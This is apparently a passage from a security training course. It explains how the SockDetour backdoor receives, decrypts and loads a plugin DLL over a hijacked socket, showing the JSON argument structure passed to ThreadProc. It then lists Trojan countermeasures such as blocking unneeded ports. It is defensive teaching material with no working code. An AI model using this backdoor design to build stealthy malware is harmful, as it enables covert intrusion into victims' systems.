
Being a backup backdoor, SockDetour can load a plugin DLL. After successful sharing of the session key, the malware receives four bytes of data from the client, where four bytes is the size of data that SockDetour receives for final payload delivery.

Using the shared session key, the received final payload data are encrypted. The received payload data will be encoded in the JSON format with two objects **`app`** and **`args`** after its decryption. The **`app`** object holds a base 64-encoded DLL, and the **`args`** object holds an argument set to be transferred to the DLL.

Now, the malware loads this plugin DLL into the newly allocated memory space and invokes an export function **`ThreadProc`**, along with the argument given in the following JSON structure:

```
{
 "sock": hijacked_socket,
    "key": session_key,
    "args": arguments_received_from_client
}
```

As plugin DLL samples were not identified, the argument given above informs that the plugin can interact via the hijacked socket and encrypts the TLS transaction via the above-generated session key. In this manner, SockDetour serves as a stealthy backup backdoor.




LO#07: Explain Malware Countermeasures

Malware Countermeasures

Malware is commonly used by attackers to compromise target systems. Preventing malware from entering a system is far easier than eliminating it from an infected system.

This section presents various countermeasures that prevent malware from entering a system and minimize the risk it causes upon entry.



Trojan Countermeasures


- Avoid opening email attachments received from **unknown senders**
- Block all **unnecessary ports** at the host and firewall
- Avoid accepting **programs transferred** by instant messaging
- Harden weak, default **configuration settings**, and disable unused functionality including protocols and services
- Monitor the **internal network traffic** for odd ports or encrypted traffic
